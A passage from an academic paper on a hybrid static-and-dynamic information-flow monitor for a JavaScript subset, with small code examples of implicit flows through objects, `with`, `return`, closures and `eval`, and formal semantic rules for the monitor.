Dynamic objects. JavaScript features *dynamic objects* in the sense that properties can be added and deleted at runtime. This possibility leads to the situation that the presence and absence of properties can be used to encode secrets. One way of dealing with this is by associating security labels with the *existence* of properties and the *structure* of objects [29]. The latter is used to record the security label associated with the absence of properties.

Consider Example 2, where a property is added under secret control. After execution, the presence of `x` in `o` implies that `h` is `true` and its absence that `h` is `false`. Since the structure is initially public, this means that the structure security label would have to be changed under secret control, which cannot be allowed. Thus, for unhindered execution, the structure security label must be upgraded before executing the secret conditional.

Example 2

```
var o = {};
if (h) {o["x"] = true;}
```

Compare with Example 3, where the existing property `x` is updated in a secret conditional. This implies that the security label of the value of `x` would be changed under secret control, which requires that it is upgraded before the secret conditional.

Example 3

```
var o = {x : false};
if (h) {o["x"] = true;}
```

Dynamic scope chain. Another challenge with JavaScript is the dynamic scope chain: variables can be dynamically declared (via, e.g., `eval`) and dynamic objects can be injected into the scope chain using `with`. Variable lookup is performed by traversing the scope chain, searching each environment record until a binding of the variable is found.

In Example 4 assigning to `x` updates the variable, whereas assigning to `y` writes to a property of `o`. This implies that the security labels of the value of `x` and of the value of property `y` would be changed under secret control, which requires that they are upgraded before the secret conditional.

Example 4

```
var x;
var o = {y : false};
with (o) {
  if (h) {x = true;
          y = true;
  }
}
```

In addition, this illustrates that the structure of the environment records on the scope chain affects the reads and the writes. Consider Example 5, where the presence of field in `o` is secret. Since `o` is injected into the scope chain, this information is encoded by the variable update: assigning to `x` will write to the topmost variable `x`, encoding the fact that no property `x` was present in `o`. Similarly, assigning to `y` will not write to the topmost variable `y` but rather the property `y` of `o`, encoding that `o` has property `y`. This requires that the security labels on variables `x` and (perhaps somewhat surprising) `y` are upgraded before performing the actual assignments.

Example 5

```
var x;
var y;
var o = {  };
if (h) {o["y"] = true;};
with (o) { x = true;
           y = true;
}
```

Return. For most control flow constructs the secret context follows the syntactic structure of the program, i.e., the extent of the secret context initiated by a secret conditional is the body of the conditional. However, the possibility to `return` from within secret contexts breaks this property. Consider Example 6 where the value of `h` controls if the assignment `x=1` is executed or not. One way of viewing this is that a return in a secret context has the effect of extending the secret context to the end of the function. In the example, this implies that the security label of the value of `x` would be changed under secret control, which requires that it is upgraded before the secret conditional.

Example 6

```
var x;
(function() {
  if (h) {return true;}
  x = 1;
  return false;
})();
```

Closures. Since JavaScript does not contain any constructs for information hiding like *protected* or *private* properties it is common to use function closures to mimic this behavior.

For instance, consider Example 7, which implements a one-place memory. This is achieved by letting the state (the variable `data`) be declared in a function, and returning an object that provides functions to interact with the state. In this case there are two functions `set` and `get` that sets and gets the value respectively. In reality, this pattern would be used for more interesting data structures, e.g. stacks or hash tables, but for illustration a one place memory suffices.

Now, imagine the situation in the example. The data structure is allocated at the start of the program, outside any secret contexts. This means that the label of `data` will be public. Thereafter, the program interacts with the data structure by calling `set` from within the secret context. This requires the security label of the value of `data` to be upgraded before the secret conditional.

Example 7

```
var mem = function() {
  var data = null;
  return {set : function(d) {data = d;},
          get : function() {return data;} };
};
var x = mem();
if (h) {x["set"](true);}
```

The example is abstracted from code found in Google Analytics [24]; in our experience this kind of situation is frequently occurring in production code.

Dynamic code execution. JavaScript provides several ways of performing dynamic code execution with `eval` being the most prominent. Given a string, `eval` parses it as a program and executes the result. The runtime aspect of eval poses no significant challenge for dynamic or hybrid analysis. However, `eval` allows for runtime declaration of variables, which causes information flow challenges similar to `with` as discussed above.

Consider the assignment to `l` in Example 8. If `h` is `true` the local scope of `f` will contain `l` and the update is local. On the other hand, if `h` is `false` the outer variable `l` will be updated. This implies that the security label of the value of the outer `l` must be upgraded before the assignment.

Example 8

```
var l = true;
(function() {
  if (h) {eval("var l;");}
  l = false;
})();
```

$$\begin{aligned} e &::= x \mid l \mid e \oplus e \mid e\texttt{[}e\texttt{]} \mid x \texttt{ := } e \mid e\texttt{[}e\texttt{]} \texttt{ := } e \\ &\mid \texttt{function (}\overline{x}\texttt{)}\ s \mid e\texttt{(}\overline{e}\texttt{)} \mid \{\overline{x} : \overline{e}\} \\ s &::= \texttt{var}\ x \mid s\texttt{;}s \mid \texttt{if}\ e\ s\ s \mid \texttt{while}\ e\ s \mid \texttt{return}\ e \\ &\mid \texttt{with}\ e\ s \mid \texttt{eval}\ e \mid e \end{aligned}$$

Fig. 2: Syntax

3 Language

In this paper we target a carefully selected set of language constructs that illustrate the core hybrid information-flow principles needed to analyze full JavaScript. The language we propose is a small imperative language with `eval`, dynamic records, first class functions and a variable scope chain that terminates in a global record and allows for the injection of user defined records into the scope chain using `with`. In addition, like JavaScript, we employ non-syntactic scoping, variable and function hoisting and the principle that writing to previously undeclared variables defines them in the outermost scope, i.e., the global record.

The dynamic records represent the objects of JavaScript and capture the key challenge from an information flow perspective: that properties can be added and deleted from records (objects) at runtime.

For clarity of exposition we make a number of simplifications. On the more mundane side, we collapse the primitive values of JavaScript to a single category of abstract literals, represent all operators by one binary operator, omit the distinguished `undefined` value, among others. More fundamentally, we do not model prototype based inheritance, exceptions, accessor properties (getters and setters), property attributes, or implicit coercions. Additionally, modeling the standard JavaScript API, while necessary for a full scale implementation, is out of scope of this paper. See Section 4.4 for a more detailed discussion on scaling to the full language.

The syntax of the language (Figure 2) is built up by two main syntactic categories: the expressions e, and the statements s. The expressions consist of variables, primitive literals, binary operators, property projection, variable and projection update, function expressions, function call and object literals. The statements consist of variable declaration, sequencing, conditional branching and iteration, a `return` statement that stops the execution of a function returning the given value, the `with` statement that takes a record and a statement and injects it into the scope chain before executing the statement, and the `eval` statement that takes a string, parses it and executes the result. Finally, expressions are lifted into the statements.

The semantics for this subset of JavaScript is standard. We refer the reader to [29] for a more detailed operational explanation and purely dynamic information-flow semantics.

$$\begin{array}{lll} v ::= l \mid p \mid \texttt{null} \mid \langle \overline{x}, s, \gamma \rangle & & o ::= \langle \phi, \varsigma \rangle \\ \gamma ::= \langle \gamma, p^{\sigma} \rangle \mid \texttt{null} & h = p \mapsto o & \phi = f \rightharpoonup v^{\sigma} \\ E ::= \langle h, \gamma, \eta \rangle & \mathcal{C} ::= E \mid \langle E, v^{\sigma} \rangle & \end{array}$$

Fig. 3: Values

4 Enforcement

As illustrated before, purely dynamic enforcement of information-flow often fails to handle common programming patterns found in web applications. The problem is that a purely dynamic analysis is limited to make security decisions based on a single trace while enforcing a property on sets of traces. A static analysis does not have this problem, since all possible paths are considered. On the other hand, a static analysis typically has limited information about runtime values making them ill-suited for dynamic languages like JavaScript.

We bridge these limitations by combining the dynamic and static approaches to create a hybrid monitor that inherits the benefits of both. More precisely, we extend a dynamic monitor with a static component that is applied whenever there is an elevation of the security context, e.g., at secret conditionals. The static component analyzes the extent of the secret context, e.g., the body of the conditional, and upgrades potential write targets that otherwise might cause the dynamic analysis to block the execution. After the static component is done, execution proceeds normally under the dynamic monitor. The fact that execution continues monitored, and hence is subject to the NSU restriction, is important. This way the soundness of the hybrid monitor is ensured by the soundness of the dynamic monitor which gives us freedom in the design of the static component. In particular it allows us to ignore cases where we cannot compute the write locations precisely instead of being overly pessimistic.

The rest of this section is laid out as follows. First, Section 4.1 introduces the values and the execution environment of the language: primitive values, records, scopes, scope chains, environments and configurations. Thereafter, Section 4.2 presents the hybrid monitor by discussing key constructions from the perspective of the limitations of pure dynamic information flow enforcement and how the static component is used to increase permissiveness. This section is written in relation to an intuitive understanding of how the static component upgrades potential write targets. Finally, details on how the static component computes potential write targets are presented in Section 4.3.

4.1 Execution environment

Let x and f range over identifiers. The values of the language (Figure 3) are the literals l, the pointers p, the distinguished `null` pointer as well as closures $\langle \overline{x}, s, \gamma \rangle$ representing function closures. In the following we identify meta variables with the sets that they range over, e.g., v denotes both the set of values as well as the meta variable that ranges over the set of values.

Let σ range over the set of security labels in general and let ς denote the structure security label, η denote the return context label (the highest security context in which return is allowed to execute) and pc denote the program counter label in particular. Without loss of generality the security labels are drawn from a two level security lattice defined by $L \sqsubseteq H$, where L and H denotes public and secret information respectively. The extension to an arbitrary lattice is possible, but demands that all definitions be parametrized over a security level corresponding to the attackers view which clutters the exposition. The security of the general lattice is formulated as the preservation of noninterference for any order preserving mapping of the general lattice onto the two level lattice. Hence, the notion is by definition attacker agnostic; regardless of where the attacker is in the lattice he cannot learn anything above him.

All values occur labeled with security labels. To reduce clutter, we frequently omit writing out the labels explicitly whenever they do not take active part in the computation. This is indicated by a dot over the corresponding meta variable, e.g., $\dot{v}$ denotes a labeled value and $\dot{p}$ denotes a labeled pointer. For such values the notation $\dot{v}^{\sigma}$ denotes joining σ with the hidden label, i.e, $\dot{v}^{\sigma_2} = v^{\sigma_1 \sqcup \sigma_2}$ if $\dot{v} = v^{\sigma_1}$.

A record $\langle \phi, \varsigma \rangle$ is a dynamically modifiable map from property names to labeled values paired with the structure label of the record, ς. The property map, ϕ, is a *labeled partial map*, written $f \rightharpoonup \dot{v}$, where each association, $f \overset{\sigma}{\mapsto} v$, in the map is labeled with an existence security label, σ.

The variable environment is built by a scope chain where each scope $\langle \gamma, p^{\sigma} \rangle$ contains a labeled pointer to a record containing the actual bindings as well as the inner scope. The scope chain is terminated with the global scope, $\langle \texttt{null}, p_g^L \rangle$, where p_g is the distinct pointer to the global record. This allows us to model key features of the JavaScript variable binding like the global object and `with`.

The heap is simply a map from pointers to records and the environments are triples $\langle h, \gamma, \eta \rangle$ consisting of a heap, a scope chain and the return label. The return label is part of the environment, since it, unlike the *pc*, does not follow the syntactic structure of the program, see Example 6 and Section 4.2 for more information.

Finally, configurations $\mathcal{C}$ are either environments, or pairs of environments and values. The latter indicates that a *return* statement was executed and that execution should return to the caller.

4.2 Hybrid monitor

The hybrid monitor semantics is of the form $\langle E, s \rangle \xrightarrow{pc} \mathcal{C}$, read as the statement s executes in environment E under the program counter, *pc*, to a configuration $\mathcal{C}$. The *pc* is the standard way to prevent implicit flows. For control structures like conditional branches the *pc* is raised to the security label of the guard and remains so for the extent of the control structure. Together with the return

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle \quad \dot{p}_s, \sigma = \text{find}(\!| h_2, \gamma_2, x |\!) \\ h_3 = h_2[\![(\dot{p}_s)[x^L] \xleftarrow{pc \sqcup \eta_2} \sigma]\!] \quad \dot{p} = \text{find}(h_3, \gamma_2, x) \\ h_4 = h_3[(\dot{p})[x^L] \xmapsto{pc \sqcup \eta_2} \dot{v}]\end{array}}{\langle E_1, x \texttt{ := } e\rangle \xrightarrow{pc} \langle\langle h_4, \gamma_2, \eta_2\rangle, \dot{v}\rangle}\ \textsc{VAssign}$$

$$\frac{\begin{array}{c}\langle E_1, e_1\rangle \xrightarrow{pc} \langle E_2, \dot{p}\rangle \quad \langle E_2, e_2\rangle \xrightarrow{pc} \langle E_3, \dot{f}\rangle \\ \langle E_3, e_3\rangle \xrightarrow{pc} \langle\langle h_4, \gamma_4, \eta_4\rangle, \dot{v}\rangle \quad h_5 = h_4[(\dot{p})[\dot{f}] \xmapsto{pc \sqcup \eta_4} \dot{v}]\end{array}}{\langle E_1, e_1\texttt{[}e_2\texttt{] := }e_3\rangle \xrightarrow{pc} \langle\langle h_5, \gamma_4, \eta_4\rangle, \dot{v}\rangle}\ \textsc{PAssign}$$

$$\frac{\langle E_1, e\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, b^\sigma\rangle \quad \sigma \sqsubseteq pc \sqcup \eta_2 \quad \langle\langle h_2, \gamma_2, \eta_2\rangle, s_b\rangle \xrightarrow{pc \sqcup \sigma} \mathcal{C}}{\langle E_1, \texttt{if } e\ s_{\texttt{true}}\ s_{\texttt{false}}\rangle \xrightarrow{pc} \mathcal{C}}\ \textsc{If-L}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, b^\sigma\rangle \quad \sigma \not\sqsubseteq pc \sqcup \eta_2 \quad \langle E_3 \sqcup E_4, s_b\rangle \xrightarrow{pc \sqcup \sigma} \mathcal{C} \\ \langle\langle h_2, \gamma_2, \eta_2\rangle, s_{\texttt{true}}\rangle \xRightarrow{pc \sqcup \sigma} E_3 \quad \langle\langle h_2, \gamma_2, \eta_2\rangle, s_{\texttt{false}}\rangle \xRightarrow{pc \sqcup \sigma} E_4\end{array}}{\langle E_1, \texttt{if } e\ s_{\texttt{true}}\ s_{\texttt{false}}\rangle \xrightarrow{pc} \mathcal{C}}\ \textsc{If-H}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xrightarrow{pc} \langle E_2, \langle \overline{x}, s, \gamma\rangle^{\sigma_1}\rangle \quad \langle E_2, \overline{e}\rangle \xrightarrow{pc} \langle\langle h_3, \gamma_3, \eta_3\rangle, \overline{v}\rangle \\ h_4 = h_3[p_1 \mapsto \langle\{\overline{x} \overset{L}{\mapsto} \overline{v}^{\sigma_2}\}, \sigma_2\rangle] \quad p_1 \text{ fresh in } h_3 \\ h_5 = h_4[p_2 \mapsto \langle\{\text{vars}(s) \overset{L}{\mapsto} \texttt{null}^{\sigma_2}\}, \sigma_2\rangle] \quad p_2 \text{ fresh in } h_4 \\ \gamma_4 = \langle \gamma_3, p_1^L\rangle \quad \gamma_5 = \langle \gamma_4, p_2^L\rangle \quad \sigma_2 = pc \sqcup \eta_3 \sqcup \sigma_1 \\ \langle\langle h_5, \gamma_5, pc \sqcup \eta_3\rangle, s\rangle \xrightarrow{pc \sqcup \sigma_1} \langle\langle h_6, \gamma_6, \eta_6\rangle, \dot{v}\rangle\end{array}}{\langle E_1, e\texttt{(}\overline{e}\texttt{)}\rangle \xrightarrow{pc} \langle\langle h_6, \gamma_3, \eta_3\rangle, \dot{v}\rangle}\ \textsc{Call}$$

$$\frac{\begin{array}{c}\langle E_1, e\rangle \xrightarrow{pc} \langle\langle h_2, \langle \gamma_2, p^{\sigma_1}\rangle, \eta_2\rangle, str^{\sigma_2}\rangle \quad s = \text{parse}(str) \quad \overline{x} = \text{vars}(s) \\ h_3 = h_2[p \mapsto o] \quad o = \text{declare}(\overline{x}, pc \sqcup \eta_2 \sqcup \sigma_1 \sqcup \sigma_2, h_2[p]) \\ \langle\langle h_3, \langle \gamma_2, p^{\sigma_1}\rangle, \eta_2\rangle, s\rangle \xrightarrow{pc \sqcup \sigma_2} \mathcal{C}\end{array}}{\langle E_1, \texttt{eval } e\rangle \xrightarrow{pc} \mathcal{C}}\ \textsc{Eval}$$

$$\frac{\langle E_1, e\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{p}\rangle \quad \langle\langle h_2, \langle \gamma_2, \dot{p}\rangle, \eta_2\rangle, s\rangle \xrightarrow{pc} \langle h_3, \gamma_3, \eta_3\rangle}{\langle E_1, \texttt{with } e\ s\rangle \xrightarrow{pc} \langle h_3, \gamma_2, \eta_2\rangle}\ \textsc{With}$$

$$\frac{pc \sqsubseteq \eta \quad \langle\langle h, \gamma, \eta\rangle, e\rangle \xrightarrow{pc} \langle E, \dot{v}\rangle}{\langle\langle h, \gamma, \eta\rangle, \texttt{return } e\rangle \xrightarrow{pc} \langle E, \dot{v}^\eta\rangle}\ \textsc{Return}$$

$$\frac{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\rangle \xrightarrow{pc} \langle h_2, \gamma_2, \eta_2\rangle \quad \langle\langle h_2, \gamma_2, \eta_2\rangle, s_2\rangle \xrightarrow{pc} \mathcal{C} \quad \eta_2 \sqsubseteq \eta_1 \sqcup pc}{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\texttt{;}s_2\rangle \xrightarrow{pc} \mathcal{C}}\ \textsc{Seq-Cont}$$

$$\frac{\begin{array}{c}\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\rangle \xrightarrow{pc} \langle h_2, \gamma_2, \eta_2\rangle \quad \langle\langle h_2, \gamma_2, \eta_2\rangle, s_2\rangle \xRightarrow{pc} E_3 \\ \langle E_3, s_2\rangle \xrightarrow{pc} \mathcal{C} \quad \eta_2 \not\sqsubseteq \eta_1 \sqcup pc\end{array}}{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\texttt{;}s_2\rangle \xrightarrow{pc} \mathcal{C}}\ \textsc{Seq-Cont-H}$$

$$\frac{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle \quad \eta_2 \sqsubseteq \eta_1 \sqcup pc}{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\texttt{;}s_2\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle}\ \textsc{Seq-Halt}$$

$$\frac{\begin{array}{c}\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\rangle \xrightarrow{pc} \langle\langle h_2, \gamma_2, \eta_2\rangle, \dot{v}\rangle \\ \eta_2 \not\sqsubseteq \eta_1 \sqcup pc \quad \langle\langle h_2, \gamma_2, \eta_2\rangle, s_2\rangle \xRightarrow{pc} E_3\end{array}}{\langle\langle h_1, \gamma_1, \eta_1\rangle, s_1\texttt{;}s_2\rangle \xrightarrow{pc} \langle E_3, \dot{v}\rangle}\ \textsc{Seq-Halt-H}$$

Fig. 4: Selected hybrid monitor rules

label of the environment the pc forms the *security context* that is part of the governing of side effects. In particular, implicit flows are then prevented by forbidding all side effects with targets that are below the security context.

In the setting of runtime monitoring forbidding side effects translates to stopping the execution, typically achieved by not providing rules for execution for such situations. Thus instead of causing an explicit error, the semantics fails to progress.

Figure 4 contains a selection of the semantic rules of the monitor. We refer the reader to the extended version of this paper [1] for the remaining rules. The hybrid monitor is based on a standard purely dynamic monitor extended with a static component used in language constructions that can cause (extensions to) elevated *write contexts* (the security context together with labels of values deciding the target of the write, see below). The static component approximates the potential write targets and updates their security labels before execution continues in the dynamic (part of the hybrid) monitor. This way the static component decouples the update from secret control and prevents the execution from being stopped for security reasons.

The hybrid rules that trigger the static component are: conditional branches, sequences (triggered by `return`), variable assignments (internally, due to scope chain traversal), function call and `eval`. Of those, the conditional branch provides the most direct illustration of write context elevation and how the static component is applied. Consider rule If-H, where the label of the guard, σ, is not below the security context, $pc \sqcup \eta_2$. This means that the executed branch, s_b, will be executed in an elevated security context. For this reason, the rule applies the corresponding static component, i.e., the static semantics for statements (denoted $\Rightarrow$), on both branches in order to upgrade potential write targets before the execution of the selected branch. The remaining rules that cause elevated security contexts work analogously, but the context elevation is more intricate and manifested by interaction of several rules potentially spanning the hybrid monitor and the static component.

Elevated security contexts are not the only source of elevated write contexts. As illustrated by Example 4 and Example 5 the dynamic scope chain gives rise to elevated write contexts for variable update. To handle this, rule VAssign applies the static component in the form of static versions of *find*, $\text{find}(\!|\cdot|\!)$, and record update, $\cdot[\![\cdot \leftarrow \cdot]\!]$, to upgrade the potential write target before the actual update is performed.

Below we first discuss how the notion of write context is used in restricting side effects in the language. Thereafter, we explain conditional branches, non-syntactic control flow, variable assignment, function call and eval in greater detail. The static component is described in detail in Section 4.3.

The write context. All side effects of the language are formulated in terms of record update via VAssign and PAssign. There are two rules for record update: RecUp-1 that updates an existing property and RecUp-2 that add a new property. The rules are parameterized over the security context, ctx, of the update, i.e., the join of the pc and the return label.

$$\frac{\begin{array}{c} f \xmapsto{\sigma_1} w^{\sigma_w} \in \phi_1 \quad \phi_2 = \phi_1[f \xmapsto{\sigma_1 \sqcap \sigma_2} v^{\sigma_2}] \\ \langle \phi_1, \varsigma \rangle = h[p] \quad \sigma_2 = ctx \sqcup \sigma_p \sqcup \sigma_f \quad \sigma_2 \sqsubseteq \sigma_w \end{array}}{h[(p^{\sigma_p})[f^{\sigma_f}] \xmapsto{ctx} v] = h[p \mapsto \langle \phi_2, \varsigma \rangle]} \text{ RECUP-1}$$


$$\frac{\begin{array}{c} \sigma \sqsubseteq \varsigma \qquad \phi_2 = \phi_1[f \xmapsto{\sigma \sqcup \sigma_f} v^{\sigma \sqcup \sigma_f}] \\ \langle \phi_1, \varsigma \rangle = h[p] \quad f \notin dom(\phi_1) \quad \sigma = ctx \sqcup \sigma_p \end{array}}{h[(p^{\sigma_p})[f^{\sigma_f}] \xmapsto{ctx} v] = h[p \mapsto \langle \phi_2, \varsigma \sqcup \sigma_f \rangle]} \text{ RECUP-2}$$

When writing to a record not only the value of the property is written, but also the structure of the record is affected, i.e., which properties are defined. For this reason there are two different write contexts at play in the rules. First, the write context of the record is the security context together with the security label of the pointer σ_p. Second, the write context of the property is the security context together with the security label of the pointer σ_p and of the property name σ_f. The intuition is that the pointer identifies the record, whereas the pointer and the property name identifies the property. In case the property was already present (RECUP-1) the structure of the record does not change and no demand is placed on the structure label. The new value, however, is raised to the write context of the property, which places the demand that the write context is below the label of the previous value. The existence label of the property is set to the greatest lower bound of the write context and the previous existence label. This allows the existence to be lowered when properties are written to in public context.

In case a new property is added (RECUP-2) the structure of the record changes, which places the demand that the write context of the record is below the structure label. As in the previous rule the value is raised to the write context of the property as is the existence label.

This prevents implicit flows, but stops the execution in the case the demands are not met as illustrated by the examples in the introduction.

Conditional branches. When a conditional branch (IF) is executed the label of the guard is used to elevate the pc for the body of the conditional. The pc is included in the security context of record update in the rules for variable and property assignment (VASSIGN and PASSIGN). The extent of the effect of the pc on the security context is illustrated by the box labeled pc in the figure to the right.



In case a conditional branch causes an elevated context (IF-H) the static component is applied to find and upgrade the labels of potential write targets in both branches before actually executing the body in the join of the static results. Otherwise, (If-L) execution proceeds without using the static component.

The join of the environments $E_1 \sqcup E_2$ is defined structurally over the two environments point-wise joining the security labels. This is possible, since the static component only changes labels and never values. Thus, E_3 and E_4 in If-H are guaranteed to have the same values and structure. The full definition can be found in the extended version of this paper [1]. Also note that the static component does not change the scope chain, only the records that the scope chain refers to.

$$\frac{\text{has}(h[p], x) = \texttt{true}^{\sigma_2}}{\text{find}(h, \langle \gamma, p^{\sigma_1} \rangle, x) = p^{\sigma_1 \sqcup \sigma_2}}\ \textsc{Find-1}$$


$$\frac{\text{has}(h[p], x) = \texttt{false}^{\sigma_2}}{\text{find}(h, \langle \texttt{null}, p^{\sigma_1} \rangle, x) = p^{\sigma_1 \sqcup \sigma_2}}\ \textsc{Find-2}$$

$$\frac{\text{has}(h[p_t], x) = \texttt{false}^{\sigma_2} \quad \text{find}(h, \gamma, x) = p_c^{\sigma_3}}{\text{find}(h, \langle \gamma, p_t^{\sigma_1} \rangle, x) = p_c^{\sigma_1 \sqcup \sigma_2 \sqcup \sigma_3}}\ \textsc{Find-3} \qquad \frac{\text{has}(h[p], x) = \texttt{true}^{L}}{\text{find}(\!|h, \langle \gamma, p^{L} \rangle, x|\!) = p, L}\ \textsc{SFind-1}$$

$$\frac{\text{has}(h[p], x) = \texttt{false}^{\sigma}}{\text{find}(\!|h, \langle \texttt{null}, p^{L} \rangle, x|\!) = p, \sigma}\ \textsc{SFind-2}$$

$$\frac{\text{has}(h[p_t], x) = b^{\sigma_2} \quad \text{find}(\!|h, \gamma, x|\!) = p_c, \sigma_3}{\text{find}(\!|h, \langle \gamma, p_t^{\sigma_1} \rangle, x|\!) = p_c, \sigma_1 \sqcup \sigma_2 \sqcup \sigma_3}\ \textsc{SFind-3}$$

Fig. 5: Find and static find



Return. While the *pc* follows the syntactic structure of the program, returning from a secret context has the effect of extending the secret context to the end of the function as illustrated in the figure to the right.

In line with the base-line dynamic monitor [26, 27, 29] we employ a return label η to handle the non-syntactic control flow arising from return. This approach scales to other sources of non-syntactic control flow, see Section 4.4.

The return label is part of the execution environment and follows the call stack of the program: each function call has its own return label as defined in the rule for function call (Call). In the same way as the *pc*, the return label is included in the write context by the rules for variable and property assignment (VAssign and PAssign).

In the semantics for `return` (Return) it is demanded that the return label is not below the pc. This prevents implicit flows via side effects in the part of the function under indirect control of the `return`, but stops the execution in case the demand is not met, see Example 6.


To increase permissiveness the static component will increase the return label if any return statements are found while analyzing a secret context. In turn, this leads to an elevated context for all following statements (Seq-Cont-H), and, similar to conditional branches, the static component is applied. In the case the `return` is executed, control will be passed to the end of the function body and the statements syntactically after the return will not be executed. However, it is important that the static analysis is applied regardless (Seq-Halt-H). Otherwise, the application of the static component would depend on secrets and, hence, also any upgraded security labels. In the case the return context is not raised, the static component is not applied (Seq-Cont and Seq-Halt).

To illustrate the interplay between the return label, statement sequence, and assignments consider Example 6 under the assumption that `h` is `true`. The secret conditional causes an elevated security context and the static component is applied to the body (If-H) to compute the upgraded environment in which the selected branch will be run. Due to the return under secret control (S-Return) the return label of this environment is H. This guarantees the success of the execution of the conditional (Return), but also means that in the sequence `if (h) { return true; }; x = 1; return false;` the return context is elevated after the conditional. This causes the static component to be applied to the rest of the function (Seq-Halt-H), and even if `x = 1;` is not executed the static component will upgrade the outer variable `x` (S-VAssign).

Variable assignment. The scope chain is a sequence of dynamic records, called binding records, whose properties represent the defined variables. There are two constructions that introduce new scopes in the scope chain. First, function call (Call) introduces two new scopes; one for the parameters, and one for the local variables of the function. Second, the `with` statement (With) injects a user defined record as a binding record in the scope chain. In both cases, the new scope is linked with the rest of the scope chain.

When executing an assignment (VAssign), the scope chain is searched to find the target of the write. Variable lookup is done by $\text{find}(\cdot)$ (Figure 5) and is performed by starting at the top of the scope chain looking for the first binding record that binds the variable. A labeled pointer to the binding record is returned. The label of the pointer can be interpreted as whether existence of the variable in the corresponding binding record is secret, and is accumulated while traversing the chain (the absence of the variable in previous records can be inferred from knowing the presence in later records).

The result of $\text{has}(\cdot)$ is labeled with the existence security label of the property in case the property exists and the structure security label otherwise, i.e., $\text{has}(\langle\phi, \varsigma\rangle, x)$ evaluates to $\texttt{true}^{\sigma}$, when $x \overset{\sigma}{\mapsto} v \in \phi$ and to $\texttt{false}^{\varsigma}$ otherwise.



Hence, the presence of binding records with secret structure in the scope chain will potentially cause variable assignment to stop. This will happen when the target is a public variable shadowed by a structurally secret record as illustrated in the figure to the left, depicting the scope chain before the execution of `x=true` in the body of the `with` in the following example.

```
var x;
var y;
var o = {  };
if (h) {o["y"] = true;};
with (o) {x = true;
          y = true;
}
```

For this reason variable assignment uses static find, find$(\!|\cdot|\!)$ (Figure 5), to find the first public write target, x in p_s, and its accumulated scope context, σ.

Thereafter, static update, $h[\![(\dot{p})[\dot{x}] \xleftarrow{\sigma} ctx]\!]$ (Section 4.3), is used to upgrade the potential write target to the scope context. This prevents the actual update from stopping due to the scope context. Thus, static find and update play the same role for variable update as the static component does for standard execution.

Returning to the figure above, writing to `y` will upgrade the label of the variable `y` even though the update is captured by the record injected by the `with`. Similarly, the label of `x` is upgraded before the write, which prevents the monitor from stopping. The upgrade of `y` illustrates that the label update is independent of secrets, while the upgrade of `x` illustrates the increased permissiveness in that the execution is not stopped.

Function call. Function call (Call) computes a function closure and calls the body in a new environment binding the given parameters to their formal names. Following JavaScript, variable declarations in the body of a function call are hoisted into the new environment separate from the parameter environment.

For function calls the label of the closure is part of the pc of the execution. The need for this is illustrated by the following example that copies the value of `h` to `x` by selecting different functions.

```
var x;
var f;
if (h) { f = function() { x = true; }; }
else   { f = function() { x = false; }; }
f();
```

Thus, calling a secret function may cause an elevated write context. Unfortunately, applying the static component in such cases is not sound, since it makes the result of the static component directly depend on secrets. It is worth noting that it is for this reason all newly declared parameters and variables are labeled in accordance with the write context. Otherwise, writing to local variables in the body of a secret function would cause a security exception.

It is, however, sound to trace function calls inside elevated contexts. Consider Example 7, where the `set` function is called from within a elevated context. When reaching the secret conditional the static component is applied (IF-H) before executing the chosen branch. In this case, thanks to the ability to make use of runtime values, the static component (S-CALL-L) is able to identify the called function, analyze the body and update the write target, `data` (S-VASSIGN).

Eval. `eval` (EVAL) computes a string, parses it and executes the result in the environment of the caller. Similar to function calls, variable declarations in the program represented by the string given to `eval` are hoisted. For `eval` this is done using $\mathrm{declare}(\cdot)$ (Figure 6) that declares any undeclared variables given that write context is below the structure security level of the topmost binding record. In case no variables are declared no demand is placed on the structure label.

$$\mathrm{declare}(\overline{x}, ctx, \langle \phi, \varsigma \rangle) =$$

$$\text{let } X = \overline{x} \setminus dom(\phi) \text{ in} \begin{cases} \langle \phi \cup \{X \overset{\varsigma}{\mapsto} \mathtt{null}^{\varsigma}\}, \varsigma \rangle & \text{when } ctx \sqsubseteq \varsigma \\ \langle \phi, \varsigma \rangle & \text{when } X = \emptyset \end{cases}$$

Fig. 6: declare

The label of the string providing the program to be evaluated is part of the *pc* of the execution. The above example is readily adapted to the setting of `eval` as follows.

```
var x;
var s;
if (h) { s = "x = true;"; }
else   { s = "x = false;"; }
eval(s);
```

Evaluating a secret string is subject to the same limitations as calling a secret function. In the same way it is sound to analyze `eval` inside elevated contexts. Consider Example 8, where `eval` is called from within a elevated context. When reaching the secret conditional the static component is applied (IF-H) before executing the chosen branch. In this case, the static component is able to compute the string passed to eval and analyze the parsed result (S-EVAL-L), which causes the structure of the local variable environment to become secret. Now, regardless of whether the branch is taken or not the assignment `l = false` causes the outer variable l to be upgraded (V-ASSIGN) as discussed above.

4.3 Static component

